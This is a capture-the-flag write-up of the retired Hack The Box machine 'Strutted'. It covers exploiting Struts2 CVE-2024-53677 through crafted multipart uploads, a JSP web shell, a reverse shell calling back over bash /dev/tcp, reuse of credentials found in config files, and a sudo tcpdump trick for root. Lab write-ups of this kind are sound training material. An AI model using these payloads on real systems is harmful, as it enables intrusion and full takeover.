This is a retired Medium machine. Doing for practice!
Init
Starting with nmap:
┌──(truelyyours㉿kali)-[~/htb/machines/strutted]
└─$ sudo nmap -sC -sV -oA nmap/strutted 10.10.11.59
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 04:18 EDT
Nmap scan report for 10.10.11.59
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
So, ssh and http are running. The website is some image upload and sharing site. You can download source code too!

Although, after uploading the image, you cannot “Copy Shareable Link”! The README in source code does instruct that you can access the image via http:localhost:8080/s/{id} where id is some unique identifier
We do get a id and password:
┌──(truelyyours㉿kali)-[~/htb/machines/strutted/source_code]
└─$ cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>

<tomcat-users>
    <role rolename="manager-gui"/>
    <role rolename="admin-gui"/>
    <user username="admin" password="skqKY6360z!Y" roles="manager-gui,admin-gui"/>
</tomcat-users>
Looking at the source code, the MVC is (Apache) Struts2 with version 6.3.0.1.
As we can upload file, googling CVE for this version, there is CVE-2024-53677 which allows arbitrary path traversal and RCE. POC
I tried the exploit in the above posts, but it does not work directly. The working of the exploit is also not straight forward. So, I look deeper into what causes the vulnerability and how can we craft our exploit. This post explains quite well: https://help.tanium.com/bundle/CVE-2024-31497/page/VERT/CVE-2024-53677/Understanding_Apache_Struts.htm.
We can have a look at the EQSTLab’s exploit script.
def exploit(self) -> None:
        files = {
            'Upload': ("exploit_file.jsp", self.file_content, 'text/plain'),
            'top.UploadFileName': (None, self.path),
        }

        try:
            response = requests.post(self.url, files=files)
            print("Status Code:", response.status_code)
            print("Response Text:", response.text)
            if response.status_code == 200:
                print("File uploaded successfully.")
            else:
                print("Failed to upload file.")
        except requests.exceptions.RequestException as e:
            print(f"Request failed: {e}")
It upload “two” files within same request but with different “name”.
So, Struts has a series of Interceptor classes that run by default, including one called the FileUploadInterceptor. Struts has this concept of the object graph navigation library (OGNL), which has a stack. If there are two objects on the stack, and it allows referencing some property, say name, and that will work down the stack looking for the first object that has that property and return that.
If a POST request triggers the FileUploadInterceptor, you can have other POST parameters that reference parts of that object by the OGNL stack. In practice, that looks like:
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------257100227792270914038585987
Content-Length: 518
Origin: http://strutted.htb
DNT: 1
Connection: keep-alive
Referer: http://strutted.htb/upload.action
Cookie: JSESSIONID=B49FBC232ACDD342D2ABC2C6B7C0342D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------257100227792270914038585987
Content-Disposition: form-data; name="Upload"; filename="Screenshot_20250902_042406.png"
Content-Type: image/png

PNG

IHDR-uijhlajkdhfaljfadf af;fda
-----------------------------257100227792270914038585987
Content-Disposition: form-data; name="top.UploadFileName"

different.txt

helloworld
-----------------------------257100227792270914038585987--
The first form data parameter will be processed into an object by the FileUploadInterceptor. Then the second parameter is processed, setting the UploadFileName (Which an internal variable that Interceptor uses) for the top of the stack (the first parameter) to this new value. This trick allows for bypassing other rules put in place about where a file can be written, including directory traversals. This means the “filename” i.e. where file is written can be modifier. So we can modify it in such a way that it can be accessed by us via browser!
NOTE: One important thing to consider which I found after reading about custom payload, the first file upload needs to have
name=Uploadwith an Upper caseU. Otherwise this exploit does not work.

This portal only allows image upload. Upload any other file format fails. However, any image file with valid magic header can be uploaded even though the rest of the file is corrupted. So we can sort of embed the script inside the “PNG” file keeping the header same as PNG and providing path i.e. writing the file to a path which we can access/read.
However, we cannot access the file directly at /uploads/[date]/[filename]. As per the code, it actually provides us with a sharable link at endpoint /s. But that link simply tries to render the file as an image (PNG in our case). We want the browser to process the file.

As this is java application, we store our file as temp.jsp. (I had my “No Script” extension enabled so by default the .jsp file was not being rendered and it took some time to figure it out. Don’t make the same mistake!). But as in the above mentioned path it is processed as image, so I try upload in parent folder and so on an eventually I can “read” the file i.e. render/process it on browser as a jsp file!
PNG
/* SOME PNG DATA HERE */

<FORM METHOD=GET ACTION='temp.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";

   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
-----------------------------8034167394439372223585720897
Content-Disposition: form-data; name="top.UploadFileName"

../../temp.jsp
-----------------------------8034167394439372223585720897--
You can use any valid jsp shell file. I am on kali and I have /usr/share/webshells/jsp/cmdjsp.jsp Which basically accepts a argument cmd and execute it in the shell on remote host. We can use this to get a reverse shell.

I try /bin/bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1 but I results in nothing.
Here the .jsp file runs the command via Runtime.getRuntime().exec(cmd); which does not automatically execute the cmd as in Linux shell. However, we can just upload a jsp file that establishes a revshell:
<% String host="10.10.16.45";
int port=4001;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd, "-c", "bash -i >& /dev/tcp/"+host+"/"+port+" 0>&1").redirectErrorStream(true).start();
%>
-----------------------------157911672794358501734383693
Content-Disposition: form-data; name="top.UploadFileName"

../../rev.jsp

So, we are tomcat and from ls -la /home there is another user named james. Searching for password which may be left around in any of the config of webapp’s files we find there is a “admin” password:
tomcat@strutted:~$ grep --color -R  "password" ./*
grep --color -R  "password" ./*
./conf/tomcat-users.xml:  you must define such a user - the username and password are arbitrary.
./conf/tomcat-users.xml:  will also need to set the passwords to something appropriate.
./conf/tomcat-users.xml:  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
./conf/tomcat-users.xml:  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
./conf/tomcat-users.xml:  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
./conf/tomcat-users.xml:  them. You will also need to set the passwords to something appropriate.
./conf/tomcat-users.xml:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
./conf/tomcat-users.xml:  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
./conf/tomcat-users.xml:  <user username="role1" password="<must-be-changed>" roles="role1"/>
./conf/server.xml:      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
grep: ./logs/catalina.out.1: Permission denied
grep: ./logs/catalina.out: Permission denied
grep: ./logs/catalina.out.2.gz: Permission denied
grep: ./webapps/ROOT/WEB-INF/lib/struts2-core-6.3.0.1.jar: binary file matches
tomcat@strutted:~$
SSHing james we have the shell!!
┌──(venv)─(truelyyours㉿kali)-[~]
└─$ ssh james@strutted.htb
The authenticity of host 'strutted.htb (10.10.11.59)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'strutted.htb' (ED25519) to the list of known hosts.
james@strutted.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep 18 10:06:16 PM UTC 2025

  System load:  0.0               Processes:             223
  Usage of /:   70.0% of 5.81GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.59
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan 21 13:46:18 2025 from 10.10.14.64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@strutted:~$
We can submit the user flag and move to elevated prefernce!
Privilege Escalation
Doing sudo -l tells us that user james has sudo privilege at /usr/sbin/tcpdump:
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
Using https://gtfobins.github.io/gtfobins/tcpdump/, we can easily get root shell and get the root flag.
COMMAND='cp /bin/bash /tmp/bash; chmod 6777 /tmp/bash'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
Here the “COMMAND” is executed (which is actually echo to $TF) at then end of sudo tcpdump ..... So, we use this to copy the bash script and make it SUID executable (chmod 6777). Then, we can get the root shell.
james@strutted:~$ /tmp/bash -p
bash-5.1# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),27(sudo),1000(james)
bash-5.1# ls
user.txt
bash-5.1# cd /root
bash-5.1# ls
root.txt
bash-5.1# cat root.txt
Cheers! You have done a medium machine! Treat yourself to a crip cold glass of that God’s nectar 🎉🥂🥂😎